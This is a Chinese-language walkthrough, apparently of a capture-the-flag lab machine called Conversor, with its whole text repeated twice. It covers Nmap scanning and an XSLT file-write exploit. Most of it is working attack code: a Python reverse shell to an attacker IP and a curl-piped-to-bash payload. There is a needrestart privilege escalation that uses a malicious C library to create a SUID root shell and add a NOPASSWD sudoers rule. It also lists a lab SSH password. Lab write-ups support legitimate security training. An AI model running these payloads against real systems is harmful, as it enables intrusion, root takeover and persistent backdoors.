本文介绍了如何通过在Linux系统上利用漏洞获取访问权限的过程。通过查看Web代码发现XSLT未安全设置,攻击者能够上传恶意Python脚本以获得初步控制。接着,通过获取SSH凭据和利用特定的Python库,攻击者可以进一步提升权限。文中详细描述了使用Nmap进行端口扫描、识别服务,以及构造和上传恶意负载的步骤,最终实现从普通用户提升到root用户的过程。 本文介绍了如何通过在Linux系统上利用漏洞获取访问权限的过程。通过查看Web代码发现XSLT未安全设置,攻击者能够上传恶意Python脚本以获得初步控制。接着,通过获取SSH凭据和利用特定的Python库,攻击者可以进一步提升权限。文中详细描述了使用Nmap进行端口扫描、识别服务,以及构造和上传恶意负载的步骤,最终实现从普通用户提升到root用户的过程。
OS:Linux
Easy
Foothold:
浏览Web---发现源代码---查看源代码发现xslt未安全设置---上传xslt获得Foothold
PrivEsc:
在users.db发现ssh凭据---sudo发现needrestart---查询网站就可升级权限
Recon
# Nmap 7.95 scan initiated Sat Nov 29 02:04:36 2025 as: /usr/lib/nmap/nmap --open -A -Pn -T4 -oN nmap_scan.txt 10.10.11.92
Nmap scan report for 10.10.11.92
Host is up (2.1s latency).
Not shown: 953 closed tcp ports (reset), 45 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   686.14 ms 10.10.16.1
2   76.71 ms  10.10.11.92

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 29 02:06:17 2025 -- 1 IP address (1 host up) scanned in 100.77 seconds
Web
/about中下载源码
发现xslt没有设置安全过滤。存在漏洞
并且发现数据库

Foothold

我们发现系统每分钟会运行目录/var/www/conversor.htb/scripts/的所有.py文件。
攻击思路:上传.py文件到/var/www/conversor.htb/scripts/
上传payload
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/shell1_adwasdawdasdawd.py" method="text">
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.62",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(["/bin/sh","-i"])
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
▶其他payload
import os; os.system("curl 10.10.16.62:8000/shell.sh|bash")<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:shell="http://exslt.org/common"
extension-element-prefixes="shell">
<xsl:template match="/">
<shell:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import os
os.system("curl 10.10.16.62:8000/shell.sh|bash")
</shell:document>
</xsl:template>
</xsl:stylesheet>即可获取www-data的访问权限
访问instance下的数据库user.db可以得到:fismathack:Keepmesafeandwarm
PrivEsc
ssh fismathack@10.10.11.92

搜索网页后根据文章可以构造payload:
我们需要构造这样的结构
┌──(kali㉿kali)-[/tmp/needrestart]
└─$ tree .
.
├── importlib
│   └── __init__.py
└── main.py

2 directories, 2 files
mkdir -p /tmp/needrestart/importlib
cd /tmp/needrestart
echo -e "while True:\n\tpass" > main.py
cd /tmp/needrestart/importlib
echo 'import os,pty,socket;s=socket.socket();s.connect(("10.10.16.62",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")' > __init__.py
sleep 3
export PYTHONPATH=/tmp/needrestart
python3 /tmp/needrestart/main.py &
echo -e 'exploit!!!!!\nplease run nc in attacker and run needrestart as sudo in target' ▶其他payload
/* lib.c - Our malicious shared object */
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

/* This is a GCC attribute that marks 'a()' as a constructor. */
/* This function will run AUTOMATICALLY when the library is loaded. */
static void a() __attribute__((constructor));

void a() {
    /* Only run if we are root */
    if(geteuid() == 0) {
        setuid(0);
        setgid(0);

        /* The payload:
           1. Copy the bash shell to /tmp/poc
           2. Make /tmp/poc a SUID binary (owned by root, runs as root)
           3. Add a sudoers rule as a backup persistence method
        */
        const char *shell = "cp /bin/sh /tmp/poc; "
                            "chmod u+s /tmp/poc; "
                            "grep -qxF 'ALL ALL=(ALL) NOPASSWD: /tmp/poc' /etc/sudoers || "
                            "echo 'ALL ALL=(ALL) NOPASSWD: /tmp/poc' >> /etc/sudoers";
        system(shell);
    }
}
gcc -shared -fPIC -o __init__.so lib.c
上传__init__.so到目标后
在目标创建
#!/bin/bash
set -e
cd /tmp

# 1. Create the malicious module directory structure
mkdir -p malicious/importlib

# 2. Download our compiled C payload from our attacker server
#    (Replace 10.10.14.81 with your attacker IP)
curl http://10.10.14.81:8000/__init__.so -o /tmp/malicious/importlib/__init__.so

# 3. Create the "bait" Python script (e.py)
#    This script just loops, waiting for the exploit to work
cat << 'EOF' > /tmp/malicious/e.py
import time
import os

while True:
    try:
        import importlib
    except:
        pass

    # When our C payload runs, it creates /tmp/poc
    # This loop waits for that file to exist
    if os.path.exists("/tmp/poc"):
        print("Got shell!, delete traces in /tmp/poc, /tmp/malicious")
        # The C payload also added a sudoers rule.
        # We use that rule to pop our root shell.
        os.system("sudo /tmp/poc -p")
        break
    time.sleep(1)
EOF

# 4. This is the magic!
#    Run the bait script (e.py) with the PYTHONPATH hijacked.
#    This process will just sit here, waiting for needrestart to scan it.
echo "Bait process is running. Trigger 'sudo /usr/sbin/needrestart' in another shell."
cd /tmp/malicious; PYTHONPATH="$PWD" python3 e.py 2>/dev/null
This post has not been translated to English yet.
OS:Linux
Easy
Foothold:
浏览Web---发现源代码---查看源代码发现xslt未安全设置---上传xslt获得Foothold
PrivEsc:
在users.db发现ssh凭据---sudo发现needrestart---查询网站就可升级权限
Recon
# Nmap 7.95 scan initiated Sat Nov 29 02:04:36 2025 as: /usr/lib/nmap/nmap --open -A -Pn -T4 -oN nmap_scan.txt 10.10.11.92
Nmap scan report for 10.10.11.92
Host is up (2.1s latency).
Not shown: 953 closed tcp ports (reset), 45 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://conversor.htb/
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   686.14 ms 10.10.16.1
2   76.71 ms  10.10.11.92

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 29 02:06:17 2025 -- 1 IP address (1 host up) scanned in 100.77 seconds
Web
/about中下载源码
发现xslt没有设置安全过滤。存在漏洞
并且发现数据库
Foothold
我们发现系统每分钟会运行目录/var/www/conversor.htb/scripts/的所有.py文件。
攻击思路:上传.py文件到/var/www/conversor.htb/scripts/
上传payload
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exploit="http://exslt.org/common"
  extension-element-prefixes="exploit"
  version="1.0">
  <xsl:template match="/">
    <exploit:document href="/var/www/conversor.htb/scripts/shell1_adwasdawdasdawd.py" method="text">
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.62",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(["/bin/sh","-i"])
    </exploit:document>
  </xsl:template>
</xsl:stylesheet>
▶其他payload
import os; os.system("curl 10.10.16.62:8000/shell.sh|bash")<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:shell="http://exslt.org/common"
extension-element-prefixes="shell">
<xsl:template match="/">
<shell:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
import os
os.system("curl 10.10.16.62:8000/shell.sh|bash")
</shell:document>
</xsl:template>
</xsl:stylesheet>即可获取www-data的访问权限
访问instance下的数据库user.db可以得到:fismathack:Keepmesafeandwarm
PrivEsc
ssh fismathack@10.10.11.92
搜索网页后根据文章可以构造payload:
我们需要构造这样的结构
┌──(kali㉿kali)-[/tmp/needrestart]
└─$ tree .
.
├── importlib
│   └── __init__.py
└── main.py

2 directories, 2 files
mkdir -p /tmp/needrestart/importlib
cd /tmp/needrestart
echo -e "while True:\n\tpass" > main.py
cd /tmp/needrestart/importlib
echo 'import os,pty,socket;s=socket.socket();s.connect(("10.10.16.62",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")' > __init__.py
sleep 3
export PYTHONPATH=/tmp/needrestart
python3 /tmp/needrestart/main.py &
echo -e 'exploit!!!!!\nplease run nc in attacker and run needrestart as sudo in target' ▶其他payload
/* lib.c - Our malicious shared object */
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

/* This is a GCC attribute that marks 'a()' as a constructor. */
/* This function will run AUTOMATICALLY when the library is loaded. */
static void a() __attribute__((constructor));

void a() {
    /* Only run if we are root */
    if(geteuid() == 0) {
        setuid(0);
        setgid(0);

        /* The payload:
           1. Copy the bash shell to /tmp/poc
           2. Make /tmp/poc a SUID binary (owned by root, runs as root)
           3. Add a sudoers rule as a backup persistence method
        */
        const char *shell = "cp /bin/sh /tmp/poc; "
                            "chmod u+s /tmp/poc; "
                            "grep -qxF 'ALL ALL=(ALL) NOPASSWD: /tmp/poc' /etc/sudoers || "
                            "echo 'ALL ALL=(ALL) NOPASSWD: /tmp/poc' >> /etc/sudoers";
        system(shell);
    }
}
gcc -shared -fPIC -o __init__.so lib.c
上传__init__.so到目标后
在目标创建
#!/bin/bash
set -e
cd /tmp

# 1. Create the malicious module directory structure
mkdir -p malicious/importlib

# 2. Download our compiled C payload from our attacker server
#    (Replace 10.10.14.81 with your attacker IP)
curl http://10.10.14.81:8000/__init__.so -o /tmp/malicious/importlib/__init__.so

# 3. Create the "bait" Python script (e.py)
#    This script just loops, waiting for the exploit to work
cat << 'EOF' > /tmp/malicious/e.py
import time
import os

while True:
    try:
        import importlib
    except:
        pass

    # When our C payload runs, it creates /tmp/poc
    # This loop waits for that file to exist
    if os.path.exists("/tmp/poc"):
        print("Got shell!, delete traces in /tmp/poc, /tmp/malicious")
        # The C payload also added a sudoers rule.
        # We use that rule to pop our root shell.
        os.system("sudo /tmp/poc -p")
        break
    time.sleep(1)
EOF

# 4. This is the magic!
#    Run the bait script (e.py) with the PYTHONPATH hijacked.
#    This process will just sit here, waiting for needrestart to scan it.
echo "Bait process is running. Trigger 'sudo /usr/sbin/needrestart' in another shell."
cd /tmp/malicious; PYTHONPATH="$PWD" python3 e.py 2>/dev/null